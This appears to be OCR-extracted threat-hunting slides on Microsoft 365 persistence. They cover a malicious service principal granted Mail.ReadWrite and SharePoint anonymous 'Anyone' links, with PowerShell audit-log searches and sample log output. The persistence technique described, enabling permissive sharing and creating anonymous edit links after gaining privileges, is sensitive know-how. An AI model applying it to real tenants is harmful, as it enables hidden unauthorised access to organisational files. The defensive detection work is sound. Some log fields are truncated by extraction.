
```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureActiveDirectory
CreationDate : 20/5/2022 2:28:12 am
UserIds      : admin@threathunting.dev
Operations   : Add service principal.
AuditData    : {"CreationTime":"2022-05-20T02:28:12","Id":"b529995e-82ea-4a59-a279-c04b2a194399","Operation":"Add
               service principal.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"ResultStat
               us":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1,"Workloa
               d":"AzureActiveDirectory","ObjectId":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","UserId":"admin@thiru
               2020.onmicrosoft.com","AzureActiveDirectoryEventType":1,"ExtendedProperties":[{"Name":"additionalDetai
               ls","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"66acff1b-04aa-44e6-88ba-d2ed20cc201e\"}"},{"Name":
               "extendedAuditEventCategory","Value":"ServicePrincipal"}],"ModifiedProperties":[{"Name":"AccountEnable
               d","NewValue":"[\r\n  true\r\n]","OldValue":"[]"},{"Name":"AppAddress","NewValue":"[\r\n  {\r\n
               \"AddressType\": 0,\r\n    \"Address\": \"http:\/\/localhost\/auth-response\",\r\n
               \"ReplyAddressClientType\": 1,\r\n    \"ReplyAddressIndex\": null,\r\n    \"IsReplyAddressDefault\":
               false\r\n  }\r\n]","OldValue":"[]"},{"Name":"AppPrincipalId","NewValue":"[\r\n  \"66acff1b-04aa-44e6-8
               8ba-d2ed20cc201e\"\r\n]","OldValue":"[]"},{"Name":"DisplayName","NewValue":"[\r\n  \"Malicious
               Application\"\r\n]","OldValue":"[]"},{"Name":"ServicePrincipalName","NewValue":"[\r\n  \"66acff1b-04aa
               -44e6-88ba-d2ed20cc201e\"\r\n]","OldValue":"[]"},{"Name":"Credential","NewValue":"[\r\n  {\r\n
               \"CredentialType\": 2,\r\n    \"KeyStoreId\": \"291154f0-a9f5-45bb-87be-9c8ee5b6d62c\",\r\n
               \"KeyGroupId\": \"291154f0-a9f5-45bb-87be-9c8ee5b6d62c\"\r\n
               }\r\n]","OldValue":"[]"},{"Name":"Included Updated Properties","NewValue":"AccountEnabled,
               AppAddress, AppPrincipalId, DisplayName, ServicePrincipalName, Credential","OldValue":""},{"Name":"Tar
               getId.ServicePrincipalNames","NewValue":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","OldValue":""}],"Actor"
               :[{"ID":"admin@threathunting.dev","Type":5},{"ID":"10032000C0A69155","Type":3},{"ID":"Use
               r_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":
               2},{"ID":"User","Type":2}],"ActorContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","InterSystemsId":"e
               1432226-9dcc-4b50-bc18-4a1bf7d29602","IntraSystemId":"0599d1cd-8547-4929-a9c0-5e0f176d86c2","SupportTi
               cketId":"","Target":[{"ID":"ServicePrincipal_cd1e2493-3923-46c0-bb2a-17bdf1f2a011","Type":2},{"ID":"cd
               1e2493-3923-46c0-bb2a-17bdf1f2a011","Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"Malicious Appl
               ication","Type":1},{"ID":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","Type":2},{"ID":"66acff1b-04aa-44e6-88
               ba-d2ed20cc201e","Type":4}]
ResultIndex  : 1
ResultCount  : 5
Identity     : b529995e-82ea-4a59-a279-c04b2a194399
IsValid      : True
ObjectState  : Unchanged
```

Operations   : Add service principal.

{"ID":"ServicePrincipal","Type":2},{"ID":"Malicious Appl

Hunting – Add App Role Assignment to Service Principal - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add app role assignment to service principal' -startdate 2022-03-19 -enddate 2022-07-31
```



```
RunspaceId   : 908971f4-5769-4e1b-a19e-22bc6575f988
RecordType   : Az
CreationDate : 30
UserIds      : admin@threathunting.dev
Operations   : Add app role assignment to service principal.
AuditData    : {"CreationTime":"2022-07-30T15:28:06","Id":"056db52c-5cff-4d1b-85c9-207dcf3f596c","Operation":"Add
               app role assignment to service principal.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","Re
               cordType":8,"ResultStatus":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType"
               :0,"Version":1,"Workload":"AzureActiveDirectory","ObjectId":"https:\/\/canary.graph.microsoft.com\/;ht
               tps:\/\/graph.microsoft.us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/
               ags.windows.net;00000003-0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/gr
               aph.microsoft.com;https:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com
               \/;https:\/\/dod-graph.microsoft.us","UserId":"admin@threathunting.dev","AzureActiveDirec
               toryEventType":1,"ExtendedProperties":[{"Name":"additionalDetails","Value":"{\"User-Agent\":\"EvoSTS\"
               ,\"AppId\":\"00000003-0000-0000-c000-000000000000\"}"},{"Name":"extendedAuditEventCategory","Value":"S
               ervicePrincipal"}],"ModifiedProperties":[{"Name":"AppRole.Id","NewValue":"e2a3a72e-5f79-4c64-b1b1-878b
               674786c9","OldValue":""},{"Name":"AppRole.Value","NewValue":"Mail.ReadWrite","OldValue":""},{"Name":"A
               ppRole.DisplayName","NewValue":"Read and write mail in all
               mailboxes","OldValue":""},{"Name":"AppRoleAssignment.CreatedDateTime","NewValue":"7\/30\/2022 3:28:06
               PM","OldValue":""},{"Name":"AppRoleAssignment.LastModifiedDateTime","NewValue":"7\/30\/2022 3:28:06 PM

               :"ServicePrincipal.AppId","NewValue":"adb219be-a6e4-4194-ab0c-2a0582e97471","OldValue":""},{"Name":"Se
               rvicePrincipal.Name","NewValue":"adb219be-a6e4-4194-ab0c-2a0582e97471","OldValue":""},{"Name":"TargetI
               d.ServicePrincipalNames","NewValue":"https:\/\/canary.graph.microsoft.com\/;https:\/\/graph.microsoft.
               us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/ags.windows.net;00000003
               -0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/graph.microsoft.com;https:
               \/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com\/;https:\/\/dod-graph.m
               icrosoft.us","OldValue":""}],"Actor":[{"ID":"admin@threathunting.dev","Type":5},{"ID":"10
               032000C0A69155","Type":3},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1c72-
```


```
Operations   : Add app role assignment to service principal.
```

```
,{"Name":"AppRole.Value","NewValue":"Mail.ReadWrite","OldValue":""}
```

Abusing SharePoint online

SharePoint Online – External Sharing

- SharePoint is a Web-based application used for collaboration and information exchange across an organization
- External sharing features let users share content with users outside the organization
- Most Permissive external sharing settings will allow any external users to access the shared link without require to sign-in



External sharing

Content can be shared

SharePoint

OneDrive

Most permissive

Least permissive

Anyone
Users can share files and folders using links that don't require sign-in.

New and existing guests
Guests must sign in or provide a verification code.

Existing guests
Only guests already in your organization's directory.


Only people in your organization
No external sharing allowed.

Anyone
Users can share files and folders using links that don't require sign-in.

Abusing SharePoint Online – Persistent Access to the File/Folder

- After gaining privileges, Threat Actors can enable most permissive external settings and create anonymous share links for files/folders for persistence access


- Files/folders can be shared via an anonymous link where anyone with the link can view or edit the document and maintain access to the file/folders



Link to 'Document.docx' copied

https://[redacted].sharepoint.com/:w:/g/EQJtFOUXD8Z

Anyone with the link can edit ›



Link settings

Document.docx

Who would you like this link to work for? Learn more

- ● Anyone with the link ✓
- People in [redacted] with the link
- People with existing access
- Specific people

Other settings


- ☑ Allow editing
- Open in review mode only: off
- Set expiration date
- Set password
- Block download: off

Hunting – SharePoint External Sharing Settings - Configuration

List and review sharing settings configured in the SharePoint tenant

```
PS C:\> Get-SPOTenant | select-object SharingCapability

SharingCapability
-----------------
ExternalUserAndGuestSharing
```

List all the anonymous Links created in the tenant by running "Anyone Links" report in SharePoint Admin portal




Sharing links

Use these reports to review SharePoint sites where users created the most sharing links for files and folders in the last 30 days. To get the latest data for a report, you must run it, which can take a few hours. Learn more about these reports

□	Report name	Status	Description
□	"Anyone" links	✓ Updated 5 hours ago	Sites where the most links were created that dont require sign-in.

Hunting – SharePoint External Sharing Settings - UAL

```
$logs = Search-UnifiedAuditLog -recordtype Sharepoint -operations SharingPolicyChanged -startdate 2022-07-30 -
enddate 2022-08-01
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.ModifiedProperties | Where-Object {($_.NewValue -eq 'ExtranetWithShareByLink')})
   {$record}}
```




```
RunspaceId   : 6466efb0-f89a-477d-9dd4-24aada11275c
RecordType   : SharePoint
CreationDate : 31/7/2022 4:37:24 am
UserIds      : admin@threathunting.dev
Operations   : SharingPolicyChanged
AuditData    : {"AppAccessContext":{"AADSessionId":"b9cf0ba6-a0ea-4300-a914-3e3c45be1dba","CorrelationId":"834b56a0-0
               0f7-1000-75c0-eef706ecc9ad","UniqueTokenId":"no5cqjT6mESqujr4q_MrAA"},"CreationTime":"2022-07-31T04:37
               :24","Id":"b2ee8751-c7a1-4582-a21e-08da72ae5d37","Operation":"SharingPolicyChanged","OrganizationId":"
               3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":4,"UserKey":"i:0h.f|membership|10032000c0a69155@liv
               e.com","UserType":0,"Version":1,"Workload":"SharePoint","ClientIP":"151.192.155.237","ObjectId":"","Us
               erId":"admin@threathunting.dev","CorrelationId":"834b56a0-00f7-1000-75c0-eef706ecc9ad","E
               ventSource":"SharePoint","ItemType":"Tenant","UserAgent":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64)
               AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/103.0.0.0
               Safari\/537.36","ModifiedProperties":[{"Name":"personal CollabType
               setting","NewValue":"ExtranetWithShareByLink","OldValue":"ExtranetWithExistingShareByEmailUserOnly"}]}
ResultIndex  : 3
ResultCount  : 26
Identity     : b2ee8751-c7a1-4582-a2
IsValid      : True
ObjectState  : Unchanged
```

Operations : SharingPolicyChanged

,"NewValue":"ExtranetWithShareByLink"

Hunting – Anonymous Link Created/Updated - UAL

```
PS C:\>  Search-UnifiedAuditLog -recordtype SharePointSharingOperation -operations 'anonymouslinkcreated,anonymouslinkupdated' -startdate 2022-07-30 -enddate 2022-08-01
```



